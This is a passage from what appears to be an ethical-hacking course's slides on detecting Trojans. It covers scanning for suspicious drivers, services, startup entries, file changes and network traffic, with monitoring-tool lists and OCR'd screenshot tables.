HKCU\Software\Classes\Local Setting\1\Microsoft\...	REG_SZ	This service.m...	2/26/2014 4:49...	
HKCU\Software\Classes\Local Setting\1\Microsoft\...	REG_SZ	The KIEXT ser...	2/26/2014 4:49...	
HKCU\Software\Classes\Local Setting\1\Microsoft\...	REG_SZ	Internet Protoc...	2/26/2014 4:49...	


3525 item(s), 1 Selected (0.02 KB)

<http://www.nirsoft.net>


Registry Entry Monitoring Tools



Reg Organizer
<http://www.chemtable.com>



MJ Registry Watcher
<http://www.jacobsm.com>




Registry Viewer
<http://accessdata.com>



Active Registry Monitor
<http://www.devicelock.com>



Comodo Cloud Scanner
<http://www.comodo.com>



Regshot
<http://regshot.sourceforge.net>



Buster Sandbox Analyzer
<http://bsa.isoftware.nl>



Registry Live Watch
<http://leelusoft.blogspot.in>



All-Seeing Eyes
<http://www.fortego.com>



Alien Registry Viewer
<http://lastbit.com>

Scanning for Suspicious Device Drivers



Trojans are installed along with device drivers downloaded from untrusted sources and use these drivers as a shield to avoid detection


Scan for suspicious device drivers and verify if they are genuine and downloaded from the publisher's original site.

Go to Run → Type msinfo32 →
Software Environment → System
Drivers



Trojan Device Driver

cdrom.sys



Device Drivers Monitoring Tool: DriverView



DriverView utility displays the list of all device drivers currently loaded on system. For each driver in the list, additional information is displayed such as load address of the driver, description, version, product name, company that created the driver, etc.



DriverView

File Edit View Options Help

Name / Address End Address Size L... Index File Type Description Version Company Date

Name / Address	End Address	Size	L...	Index	File Type	Description	Version	Company	Date
!Ntoskrnl	0000000000000000	0000000000000000	0x0000000000000000	1	15	Shared Image	ACPI Processor	6.3.9600.16384	Microsoft Co... Microsoft
acpiex.sys	000000000000003D...	000000000000E...	0x00018000	1	13	Dynamic Link...	ACPIEx Driver	6.3.9600.16384	Microsoft Co... Microsoft
afd.sys	00000000000106...	000000000010F...	0x00093000	1	63	System Driver	Ancillary Functi...	6.3.9600.16384	Microsoft Co... Microsoft
ahcache.sys	00000000000192...	0000000000199...	0x00017000	1	77	System Driver	Application Co...	6.3.9600.16384	Microsoft Co... Microsoft
avastMonFlt.sys	00000000000292...	0000000000284...	0x00021000	1	115	System Driver	avast! File Syste...	9.0.2013.292	AVAST Softw... avast!
avnRdr2.sys	00000000000104...	0000000000105...	0x0001a000	1	67	Network Driver	avest! WFP Redir...	9.0.2006.149	AVAST Softw... avast!
avnRvrt.sys	00000000000113...	0000000000114...	0x00013000	1	50	System Driver		9.0.2004.130	
avnSnx.sys	00000000000140...	0000000000152...	0x00101000	1	53	System Driver	avest! Virtualizat...	9.0.2013.292	AVAST Softw... avast!
avnSP.sys	00000000000140...	0000000000145...	0x0005d000	1	54	System Driver	avest! self prote...	9.0.2013.292	AVAST Softw... avast!
avnStm.sys	0000000000031E...	000000000031F...	0x00017000	1	135	Driver	Stream Filter	9.0.2013.292	AVAST Softw... avast!
avnVmm.sys	0000000000010C...	0000000000113...	0x00035000	1	49	System Driver		9.0.2010.245	
BasicDisplay.sys	0000000000017D...	000000000017E...	0x00012000	1	61	Display Driver	Microsoft Basic ...	6.3.9600.16384	Microsoft Co... Microsoft
BasicRender.sys	00000000000147...	0000000000148...	0x0000e000	1	57	Display Driver	Microsoft Basic ...	6.3.9600.16384	Microsoft Co... Microsoft
Beep.SYS	00000000000147...	0000000000147...	0x00003000	1	56	System Driver	BEEP Driver	6.3.9600.16384	Microsoft Co... Microsoft
BCOTVID.dll	0000000000001C...	000000000001C...	0x0000a000	1	8	Display Driver	VGA Boot Driver	6.3.9600.16384	Microsoft Co... Microsoft
bowser.sys	000000000002BA...	00000000002BC...	0x00020000	1	120	System Driver	NT Lan Manage...	6.3.9600.15384	Microsoft Co... Microsoft

137 item(s), 1 Selected

<http://www.nirsoft.net>


Device Drivers Monitoring Tools




Driver Detective
<http://www.drivershq.com>



Driver Reviver
<http://www.reviversoft.com>



Unknown Device Identifier
<http://www.zhangduo.com>



ServiWin
<http://www.nirsoft.net>



DriverGuide Toolkit
<http://www.driverguidetoolkit.com>



Double Driver
<http://www.boozet.org>




InstalledDriversList
<http://www.nirsoft.net>



My Drivers
<http://www.zhangduo.com>



Driver Magician
<http://www.drivermagician.com>



DriverEasy
<http://www.drivereeasy.com>

Scanning for Suspicious Windows Services




- ↳ Trojans spawn Windows services allow attackers **remote control to the victim machine** and pass malicious instructions
- ↳ Trojans rename their processes to look like a genuine Windows service in order to avoid detection
- ↳ Trojans employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControls et\Services** registry keys to hide its processes

Display Name	Description	Computer	Status	Path	Startup Type
Extensible Authentication...	@%systemro...	<Local...	Stop...	C:\WL...	Manual
Encrypting File System (E...	@%SystemR...	<Local...	Runn...	C:\WL...	Automatic
EMPIUDSA		KLPEI...	Runn...	C:\WL...	Automatic
Windows Event Log	@%SystemR...	<Local...	Runn...	C:\WL...	Automatic
COM+ Event System	@comres.dll...	<Local...	Runn...	C:\WL...	Automatic
Function Discovery Provi...	@%systemro...	<Local...	Stop...	C:\WL...	Manual
Function Discovery Reso...	@%systemro...	<Local...	Stop...	C:\WL...	Manual
Windows Font Cache Ser...	@%systemro...	<Local...	Runn...	C:\WL...	Automatic
Windows Presentation Fo...	@%SystemR...	<Local...	Stop...	C:\WL...	Manual
Microsoft FTP Service	@%windir%\...	<Local...	Runn...	C:\WL...	Automatic
Group Policy Client		<Local...	Runn...	C:\WL...	Automatic

Windows Services Monitoring Tool: Windows Service Manager (SrvMan)



Windows Service Manager simplifies all automation tasks related to Windows services. It can create services (both Win32 and Legacy Driver) without restarting Windows, delete existing services, and change service configuration.



Service Manager

Name	State	Type	Display name	Start type	Executable
3ware	stopped	driver	3ware	manual	\SystemRoot\System32\drivers\3ware.sys
ACPI	running	driver	Microsoft ACPI Driver	boot	\SystemRoot\System32\drivers\ACPI.sys
acpiex	running	driver	Microsoft ACPIEx Driver	boot	\SystemRoot\System32\Drivers\acpiex.sys
acpipagr	stopped	driver	ACPI Processor Aggregator Driver	manual	\SystemRoot\System32\drivers\acpipagr.sys
AcpiPmi	stopped	driver	ACPI Power Meter Driver	manual	\SystemRoot\System32\drivers\acpipmi.sys
acpitime	stopped	driver	ACPI Wake Alarm Driver	manual	\SystemRoot\System32\drivers\acpitime.sys
ADP80XX	stopped	driver	ADP80XX	manual	\SystemRoot\System32\drivers\ADP80XX.SYS
NoLookupSvc	running	shared	Application Experience	manual	C:\Windows\system32\ovchost.exe -k netvios
AFD	running	driver	Ancillary Function Driver for Winsock	system	\SystemRoot\System32\drivers\afd.sys
agp440	stopped	driver	Intel AGP Bus Filter	manual	\SystemRoot\System32\drivers\agp440.sys
ahcache	running	driver	Application Compatibility Cache	system	system32\DRIVERS\ahcache.sys
ALG	stopped	win32	Application Layer Gateway Service	manual	C:\Windows\System32\alg.exe
AmdK8	stopped	driver	AMD K8 Processor Driver	manual	\SystemRoot\System32\drivers\amdk8.sys
AmdPPM	stopped	driver	AMD Processor Driver	manual	\SystemRoot\System32\drivers\amdpptm.sys

Properties... Start service Restart service

Add service Delete service Exit

<http://tools.sysprogs.org>

Windows Services Monitoring Tools



SMART Utility
<http://www.thewindowsclub.com>



AnVir Task Manager
<http://www.anvir.com>




Netwrix Service Monitor
<http://www.netwrix.com>



Process Hacker
<http://processhacker.sourceforge.net>



PC Services Optimizer
<http://www.smartpcutilities.com>



Free Windows Service Monitor Tool
<http://www.manageengine.com>



ServiWin
<http://www.nirsoft.net>



Nagios XI
<http://www.nagios.com>



Windows Service Manager Tray
<http://winservicemanager.codeplex.com>



Service+
<http://www.activeplus.com>

Scanning for Suspicious Startup Programs



Check startup program entries in the registry

Details are covered in next slide



Check device drivers automatically loaded

C:\Windows\System32\drivers



Check boot.ini

Check boot.ini or boot (bootmgr) entries



Check Windows services automatically started

Go to Run → Type services.msc → Sort by Startup Type



Check startup folder

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

C:\Users\{User-Name}\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

Startup Programs Monitoring Tool: Security AutoRun




Security AutoRun displays the list of all applications that are loaded automatically when Windows starts up

The screenshot shows the 'Security AutoRun' application window. On the left, there's a navigation pane with icons for User, Local Machine, Network, Startup Folder, Services, Driver List, and various DLLs. The main area displays a grid of startup items with columns for Service Name, Description, Status, and Path. A toolbar at the top includes buttons for Run, Run Once, Run OnceEx, RunServicesOnce, RunServices, Policies, Desktop, LocalRun, LocalMachine, Run, RunOnce, RunOnceEx, RunServicesOnce, RunServices, Policies, Desktop, LocalObject, InstalledComponents, VirLogon, StartupFolder, Common, User, StartupServices, services, DriverList, Drivers, KnowDLLs, LoadDLLs, ExploitDLLs, AploitDLLs, ScheduledTasks, TaskScheduler, In Startup, WinIn, and System. A status bar at the bottom indicates 133 items found.

Service Name	Description	Status	Path
COM+ System Application	COM+ System Application	Stopped	C:\Windows\system32\frsctrl.exe
Device Driver	Device Driver	Stopped	C:\Windows\system32\prnctrl.exe
Fax	Fax	Stopped	C:\Windows\system32\faxctrl.exe
Google Update	Google Update Service (Google)	Stopped	C:\Program Files (x86)\Google\Update\GoogUpdat...
Google Update	Google Update Service (update)	Stopped	C:\Program Files (x86)\Google\Update\GoogUpdat...
Internet Explorer Collector Se...	Internet Explorer ETW Collector Se...	Stopped	C:\Windows\system32\IEETWCollector.exe
Distributed Transaction Coordinator	Distributed Transaction Coordinator	Stopped	-
Windows Installer	Windows Installer	Stopped	C:\Windows\system32\msiexec.exe
WDDM Display Driver Service	WDDM Display Driver Service	Running	C:\Windows\system32\wddm.exe
WDDM Update Service Daemon	WDDM Update Service Daemon	Running	C:\Program Files (x86)\Microsoft Corporation\WDDM Upd...
Office Source Engine	Office Source Engine	Stopped	C:\Program Files (x86)\Common Files\Microsoft Shared\Offic...
Office Software Protection Platform	Office Software Protection Platform	Running	C:\Program Files\Common Files\Microsoft Shared\Office...
Performance Counter DLL Host	Performance Counter DLL Host	Stopped	C:\Windows\System32\perfhost.exe
Remote Padlet Capture Protocol v...	Remote Padlet Capture Protocol v...	Stopped	C:\Program Files (x86)\Infocap\rcapod.exe
Remote Procedure Call (RPC) Locator	Remote Procedure Call (RPC) Locator	Stopped	C:\Windows\system32\locator.exe
Microsoft Storage Spaces DVP	Microsoft Storage Spaces DVP	Stopped	C:\Windows\System32\bschost.exe
R4P Trap	R4P Trap	Stopped	C:\Windows\System32\r4ptrap.exe
Print Scanner	Print Scanner	Running	C:\Windows\System32\bscnserv.exe
Software Protection	Software Protection	Stopped	-
WDDM Stereoscopic 3D Driver Ser...	WDDM Stereoscopic 3D Driver Ser...	Running	C:\Program Files (x86)\Microsoft Corporation\3D Vision\...
Windows Image Acquisition (WIA)	Windows Image Acquisition (WIA)	Stopped	C:\Windows\system32\wiahost.exe
Microsoft Software Shadow Copy P...	Microsoft Software Shadow Copy P...	Stopped	C:\Windows\System32\wiahost.exe
Windows Modules Installer	Windows Modules Installer	Stopped	-
Interactive Services Detection	Interactive Services Detection	Stopped	C:\Windows\system32\isodetect.exe

Startup Programs Monitoring Tools



Autoruns for Windows
<http://technet.microsoft.com>



PCTuneUp Free Startup Manager
<http://www.pctuneupsuite.com>



ActiveStartup
<http://www.hexilsoft.com>




Disable Startup
<http://www.disablestartup.com>



StartEd Pro
<http://www.outertech.com>



WinPatrol
<http://www.winpatrol.com>




Startup Delayer
<http://www.r2.com.au>



Chameleon Startup Manager
<http://www.chameleon-managers.com>



Startup Manager
<http://startupmanager.org>



Startup Booster
<http://www.smartpools.com>

Scanning for Suspicious Files and Folders



Trojans normally modify system's files and folders. Use these tools to detect system changes

SIGVERIF

- It checks integrity of critical files that have been digitally signed by Microsoft
 - To launch SIGVERIF, go to Start → Run, type sigverif and press Enter
-

FCIV

- It is a command line utility that computes MD5 or SHA1 cryptographic hashes for files
 - You can download FCIV at <http://download.microsoft.com>
-

TRIPWIRE

- It is an enterprise class system integrity verifier that scans and reports critical system files for changes



Files and Folder Integrity Checker: FastSum and WinMD5



FastSum 1.7 [Unregistered]

File Edit View Run Tools Help

Register now!

Choose the files or a folder below you want to make checksums of.

After you save the results you will be able to check the integrity of your files.
Press the Save (Ctrl+S) button to save.

Display the full path in file list

Added

Changed

Deleted

Mon 12/06/2013

Name	Size	Checksum\State
C:\Program Files\k85\FastSum\Exe...	63 KB	D14FF5F56ACAA41344C54E7955A260365
C:\Program Files\k85\FastSum\Fe...	176 KB	F26F31D50DEBF9AA1156A66B204FF42
C:\Program Files\k85\FastSum\Fe...	2,556 KB	755E00514745DC22FF534A2B7744C3
C:\Program Files\k85\FastSum\H...	20 KB	1383DFD4500CE9AFF1520SE277594F3
C:\Program Files\k85\FastSum\I...	3 KB	C31241456A8B5EA263446304FBFB956
C:\Program Files\k85\FastSum\I...	355 KB	A0345B827C090CE4330C8931491E231
C:\Program Files\k85\FastSum\I...	1 KB	516550CFASFD550826E4E3755233E35B7
C:\Program Files\k85\FastSum\I...	1 KB	29739DAE207C335A28C540C84EFE7FCB
C:\Program Files\k85\FastSum\I...	22 KB	052FE480F6C620C5CA27C7CEADDC18
C:\Program Files\k85\FastSum\I...	14 KB	9C13F295C1E51B1DAC5777343FEE054E

Calculation process has begun at 2/28/2014 10:31:30 AM
Scanning ... Found 12 files in 0 folders with total size 3.03 MB
Calculating the checksums...
Calculation completed at 2/28/2014 10:31:30 AM

Selected 3.89 KB in 12 files 0 folders

WinMD5 v2.07 (C) 2003-2006 by eolson@mit.edu

File Edit Options Help

Current Processing (0/0)
(0 items enqueued)

Path	Hash	Bytes	Status
autorun.inf...	43129D78682972787E4C71E847726428	914	UNKNOWN
autorun.ecl	19952282162e3766125274ac7d3c22c	112600	Unknown
autostart.dll	0961b7bc3e4031b312f970fbabebddaf3	403968	Unknown
cmdv2.dll	b28946204277223f59ff2623d76782970	2287662	Unknown
ChkExtInsta...	ee3ac86039L76f641b052f20e619344b	160016	Unknown
doers.txt	4b70eab4f1c15d76cd3eb2beea5dcbef	160036	Unknown
edb.chk	467c3d973b527437d763352eb6392ac1	8172	Unknown
edb00001.log	1622e78e2283111d36ec67cc197293	2097182	Unknown
edb00018.log	7793d734c245e1f5508d1e1a92fd4bb4f	2097182	Unknown
edbdex0001.jso	b2d1236c226a3c5704224fe4105eac43	2097162	Unknown

Clear Done Number of known MD5 hashes found in MD5 files: 0


Drop files and MD5SUM files (if available) into this window. <http://www.blisstonia.com/share>

<http://www.blisstonia.com>

- WinMD5 is a Windows utility for computing the MD5 hashes ("fingerprints") of files
- These fingerprints can be used to ensure that the file is uncorrupted

<http://www.fastsum.com>

- FastSum is used for checking integrity of the files
- It computes checksums according to the MD5 checksum algorithm



Files and Folder Integrity Checker



**Advanced CheckSum Verifier
(ACSV)**
<http://www.irnis.net>



PA File Sight
<http://www.poweradmin.com>



Fsum Frontend
<http://fsumfe.sourceforge.net>



CSP File Integrity Checker
<http://www.tandemsecurity.com>



Verisys
<http://www.ionx.co.uk>



ExactFile
<http://www.exactfile.com>



**AFICK (Another File Integrity
Checker)**
<http://afick.sourceforge.net>



OSSEC
<http://www.ossec.net>



FileVerifier++
<http://www.programmingunlimited.net>




Checksum Verifier
<http://www.bitdreamers.com>

Scanning for Suspicious Network Activities



Trojans connect back to handlers and send confidential information to attackers

Use network scanners and packet sniffers to monitor network traffic going to malicious remote addresses





Run tools such as Capsa to monitor network traffic and look for suspicious activities sent over the web

Detecting Trojans and Worms with Capsa Network Analyzer



Capsa is an intuitive network analyzer, which provides detailed information to help check if there are any Trojan activities on a network



<http://www.colasoft.com>

Virus Detection Methods

CEH

Scanning

Once a virus has been detected, it is possible to write scanning programs that look for signature string characteristics of the virus



Integrity Checking

